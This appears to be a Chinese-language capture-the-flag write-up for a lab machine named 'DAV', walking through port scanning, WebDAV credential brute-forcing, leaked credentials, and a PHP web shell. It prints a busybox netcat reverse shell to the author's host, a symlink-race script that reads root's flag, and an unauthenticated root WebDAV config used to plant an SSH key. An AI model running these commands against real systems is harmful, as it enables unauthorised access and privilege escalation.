


DAV

端口扫描


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.66
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.66 (Unix)
|_ http-title: Did not follow redirect to http://www.dav.dsz/
6065/tcp  open  http     syn-ack ttl 64 Golang net/http server
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 401 Unauthorized
|     Content-Type: text/plain; charset=utf-8
|     Www-Authenticate: Basic realm="Restricted"
|     X-Content-Type-Options: nosniff
|     Date: Mon, 09 Mar 2026 05:07:51 GMT
|     Content-Length: 15
|     authorized
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 401 Unauthorized
|     Content-Type: text/plain; charset=utf-8
|     Www-Authenticate: Basic realm="Restricted"
|     X-Content-Type-Options: nosniff
|     Date: Mon, 09 Mar 2026 05:07:36 GMT
|     Content-Length: 15
|     authorized
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_   Request: missing required Host header
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port6065-TCP:V=7.95%I=7%D=3/9%Time=69AE5598%P=x86_64-pc-linux-gnu%(Gen
SF:ericLines,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%(GetRequest,DB,"HTTP/1.0\x20401\x20Unauthorized\r\nContent
SF:-Type:\x20text/plain;\x20charset=utf-8\r\nWww-Authenticate:\x20Basic\x2
SF:0realm=\"Restricted\" \r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x2
SF:0Mon,\x2009\x20Mar\x202026\x2005:07:36\x20GMT\r\nContent-Length:\x2015\
```

```
SF:r\n\r\nNot\x20authorized\n")%r(HTTPOptions,DB,"HTTP/1\0\x20401\x20Unau
SF:thorized\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nWww-Authen
SF:ticate:\x20Basic\x20realm=\"Restricted\"\r\nX-Content-Type-Options:\x20
SF:nosniff\r\nDate:\x20Mon,\x2009\x20Mar\x202026\x2005:07:36\x20GMT\r\nCon
SF:tent-Length:\x2015\r\n\r\nNot\x20authorized\n")%r(RTSPRequest,67,"HTTP/
SF:1\1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charse
SF:t=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,6
SF:7,"HTTP/1\1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x
SF:20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%
SF:r(SSLSessionReq,67,"HTTP/1\1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(FourOhFourRequest,DB,"HTTP/1\0\x20401\x20Unauthoriz
SF:ed\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nWww-Authenticate
SF::\x20Basic\x20realm=\"Restricted\"\r\nX-Content-Type-Options:\x20nosnif
SF:f\r\nDate:\x20Mon,\x2009\x20Mar\x202026\x2005:07:51\x20GMT\r\nContent-L
SF:ength:\x2015\r\n\r\nNot\x20authorized\n")%r(LPDString,67,"HTTP/1\1\x20
SF:400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\
SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,
SF:"HTTP/1\1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20
SF:charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(
SF:Socks5,67,"HTTP/1\1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(OfficeScan,A3,"HTTP/1\1\x20400\x20Bad\x20Request:\x20missing
SF:\x20required\x20Host\x20header\r\nContent-Type:\x20text/plain;\x20chars
SF:et=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request:\x20missi
SF:ng\x20required\x20Host\x20header");
MAC Address: 08:00:27:BF:B6:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: default
```

发现另一个子域名



目录扫描，发现了一个test.php，内容是phpinfo



猜测 6065 是 WebDAV 服务

弱口令 admin : qwertyuiop

```
kali@kali:~/Desktop/maze
~/Desktop/maze hydra -L /usr/share/seclists/Usernames/top-username-shortlist.txt \
-P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-100.txt \
dev.dav.dsz -s 6065 http-get /
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-09 05:23:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1717 login tries (l:17/p:101), ~108 tries per task
[DATA] attacking http-get://dev.dav.dsz:6065/
[6065][http-get] host: dev.dav.dsz login: admin password: qwertyuiop
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-09 05:24:06

~/Desktop/maze
```

一开始尝试写一个php，但是访问不到，看phpinfo和网页描述，大概是这样

```
WebDAV 存储目录 = /var/lib/webdav
Apache Web 根 = /var/www/dev
```

尝试枚举目录，发现源码仓库

```
curl -u admin:qwertyuiop -X PROPFIND http://dev.dav.dsz:6065/projects/
curl -u admin:qwertyuiop http://dev.dav.dsz:6065/projects/webapp-api/.env.example
curl -u admin:qwertyuiop http://dev.dav.dsz:6065/projects/webapp-api/README.md
```

```
kali@kali:~/Desktop/maze
~/Desktop/maze curl -u admin:qwertyuiop \
-X PROPFIND \
-H "Depth: 1" \
http://dev.dav.dsz:6065/projects/webapp-api/
<?xml version="1.0" encoding="UTF-8"?><D:multistatus xmlns:D="DAV:"><D:response><D:href>/projects/webapp-api/</D:href><D:propstat><D:prop><D:getlastmodified>Mon, 23 Feb 2026 15:05:51 GMT</D:getlastmodified><D:supportedlock><D:lockentry xmlns:D="DAV:"><D:lockscope><D:exclusive/></D:lockscope><D:locktype><D:write/></D:locktype></D:lockentry></D:supportedlock><D:resource><D:collection xmlns:D="DAV:"/></D:resource><D:displayname>webapp-api</D:displayname></D:prop><D:status>HTTP/1.1 200 OK</D:status></D:propstat></D:response><D:response><D:href>/projects/webapp-api/.env.example</D:href><D:propstat><D:prop><D:getcontenttype>text/plain; charset=utf-8</D:getcontenttype><D:getetag>"1896e882a467520b5d"</D:getetag><D:supportedlock><D:lockentry xmlns:D="DAV:"><D:lockscope><D:exclusive/></D:lockscope><D:locktype><D:write/></D:locktype></D:lockentry></D:supportedlock><D:resource><D:resource><D:displayname>.env.example</D:displayname><D:getcontentlength>93</D:getcontentlength><D:getlastmodified>Mon, 23 Feb 2026 15:05:51 GMT</D:getlastmodified></D:prop><D:status>HTTP/1.1 200 OK</D:status></D:propstat></D:response><D:response><D:href>/projects/webapp-api/README.md</D:href><D:propstat><D:prop><D:supportedlock><D:lockentry xmlns:D="DAV:"><D:lockscope><D:exclusive/></D:lockscope><D:locktype><D:write/></D:locktype></D:lockentry></D:supportedlock><D:resource><D:displayname>README.md</D:displayname><D:getcontentlength>181</D:getcontentlength><D:getlastmodified>Mon, 23 Feb 2026 15:05:50 GMT</D:getlastmodified><D:getcontenttype>text/plain; charset=utf-8</D:getcontenttype><D:getetag>"1896e88289fd4002b5"</D:getetag></D:prop><D:status>HTTP/1.1 200 OK</D:status></D:propstat></D:response></D:multistatus>

~/Desktop/maze curl -u admin:qwertyuiop \
http://dev.dav.dsz:6065/projects/webapp-api/README.md
# WebApp API Service
Internal API service for payroll processing.
**TODO:** - [ ] Implement OAuth2
- [ ] Fix memory leak in /v1/auth
- [ ] Migrating DB to 10.0.0.5 (admin/admin123)

~/Desktop/maze curl -u admin:qwertyuiop \
http://dev.dav.dsz:6065/projects/webapp-api/.env.example
DB_HOST=127.0.0.1
DB_USER=dev_user
DB_PASS=P@ssw0rd2026!
```

还有一个test，发现就是一个明文的 phpinfo，想到刚刚的test.php，难道这两个目录存在什么映射关系？但是我刚刚尝试写了一个在6065写了一个shell，为什么我还是访问不到呢

既然我写新的不行，那我把已有的test改成我自己的shell总行了吧


```
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
```

很神奇的是，过一会test就会变回去，所以弹shell要抓紧时间

```
curl -u admin:qwertyuiop -T shell http://dev.dav.dsz:6065/test
```

```
curl "http://dev.dav.dsz/test.php?cmd=busybox+nc+192.168.32.142+5555+-e+/bin/sh"
```

用pspy监听一下，发现很可能是root的crontab，同时也解释了前面test和test.php的关系



```
penelope -i eth0 -p 5555
kali@kali:~/Desktop/maze x kali@kali:~/Desktop/maze x kali@kali:~/Desktop/maze x penelope -i eth0 -p 6666 x penelope -i eth0 -p 5555 x
2026/03/09 14:28:17 CMD: UID=0 PID=32 |
2026/03/09 14:28:17 CMD: UID=0 PID=28 |
2026/03/09 14:28:17 CMD: UID=0 PID=27 |
2026/03/09 14:28:17 CMD: UID=0 PID=26 |
2026/03/09 14:28:17 CMD: UID=0 PID=25 |
2026/03/09 14:28:17 CMD: UID=0 PID=24 |
2026/03/09 14:28:17 CMD: UID=0 PID=23 |
2026/03/09 14:28:17 CMD: UID=0 PID=22 |
2026/03/09 14:28:17 CMD: UID=0 PID=21 |
2026/03/09 14:28:17 CMD: UID=0 PID=20 |
2026/03/09 14:28:17 CMD: UID=0 PID=19 |
2026/03/09 14:28:17 CMD: UID=0 PID=18 |
2026/03/09 14:28:17 CMD: UID=0 PID=17 |
2026/03/09 14:28:17 CMD: UID=0 PID=16 |
2026/03/09 14:28:17 CMD: UID=0 PID=15 |
2026/03/09 14:28:17 CMD: UID=0 PID=14 |
2026/03/09 14:28:17 CMD: UID=0 PID=13 |
2026/03/09 14:28:17 CMD: UID=0 PID=12 |
2026/03/09 14:28:17 CMD: UID=0 PID=11 |
2026/03/09 14:28:17 CMD: UID=0 PID=10 |
2026/03/09 14:28:17 CMD: UID=0 PID=8 |
2026/03/09 14:28:17 CMD: UID=0 PID=7 |
2026/03/09 14:28:17 CMD: UID=0 PID=6 |
2026/03/09 14:28:17 CMD: UID=0 PID=5 |
2026/03/09 14:28:17 CMD: UID=0 PID=4 |
2026/03/09 14:28:17 CMD: UID=0 PID=3 |
2026/03/09 14:28:17 CMD: UID=0 PID=2 |
2026/03/09 14:28:17 CMD: UID=0 PID=1 | /sbin/init
2026/03/09 14:29:00 CMD: UID=0 PID=29405 | /bin/sh -c ln -sf /var/www/dev/test.php /var/lib/webdav/test && echo '<?php ph
pinfo(); ?>' > /var/lib/webdav/test
2026/03/09 14:29:00 CMD: UID=0 PID=29406 | ln -sf /var/www/dev/test.php /var/lib/webdav/test
```

我当时和ai讲，我说能不能劫持这个定时任务，然后通过硬链接的方式写文件，就让ai写了个替换sudoers的脚本，结果没写进去，反倒是在 <http://dev.dav.dsz:6065/test/> 把sudoers读出来了，看到其实是用户有一个sudo的权限，我这估计就是个非预期了。我就想着反正有权限先把flag读了，运行脚本后再访问test就能读到flag了

```
#!/bin/bash
# 在一个终端运行监控脚本
while true; do
    # 检测到符号链接后立即替换为恶意文件
    if [ -L /var/lib/webdav/test ]; then
        rm /var/lib/webdav/test
        ln -sf /root/root.txt /var/lib/webdav/test
        echo "[+] Replaced! Waiting for write..."
    fi
    sleep 1
done
```


好吧原来是密码复用 nolesss : P@ssw0rd2026!

可以root权限执行 /usr/local/bin/webdav

-h看一下，可以指定配置文件

```
address: 0.0.0.0
port: 9999

directory: /
permissions: CRUD
auth: false
```



当然也可以写公钥

```
curl -T id_rsa_kong.pub http://192.168.32.152:9999/root/.ssh/authorized_keys
```

